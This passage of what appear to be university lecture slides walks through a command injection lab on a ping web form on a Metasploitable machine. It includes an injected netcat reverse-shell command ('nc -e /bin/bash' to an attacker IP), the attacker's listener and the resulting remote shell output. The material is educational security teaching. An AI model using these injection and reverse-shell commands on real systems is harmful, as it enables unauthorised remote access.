3 packets transmitted, 3 received, 0% packet loss, time 2014ms
rtt min/avg/max/mdev = 0.010/0.029/0.062/0.023 ms
total 12
drwxr-xr-x 2 www-data www-data 4096 May 20  2012 help
-rw-r--r-- 1 www-data www-data 1509 Mar 16  2010 index.php
drwxr-xr-x 2 www-data www-data 4096 May 20  2012 source
```

Command Execution Vulnerability

- ➢While running `nc -l -p 5555` on the attacker’s machine, entering IP;`nc -e /bin/bash <Attacker IP> 5555` can create *a reverse shell*!



Ping for FREE

Enter an IP address below:

10.0.2.15; nc 10.0.2.15 5555 -e /bin/bash

```
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of d
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=0.861 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.154 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=0.153 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.153/0.389/0.861/0.333 ms
```

```
root@kali:~# nc -v -l -p 5555
listening on [any] 5555 ...
10.0.2.4: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.4] 49773
ls
help
index.php
source
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

On the attacker’s machine

UNIVERSITY
OF WOLLONGONG
AUSTRALIA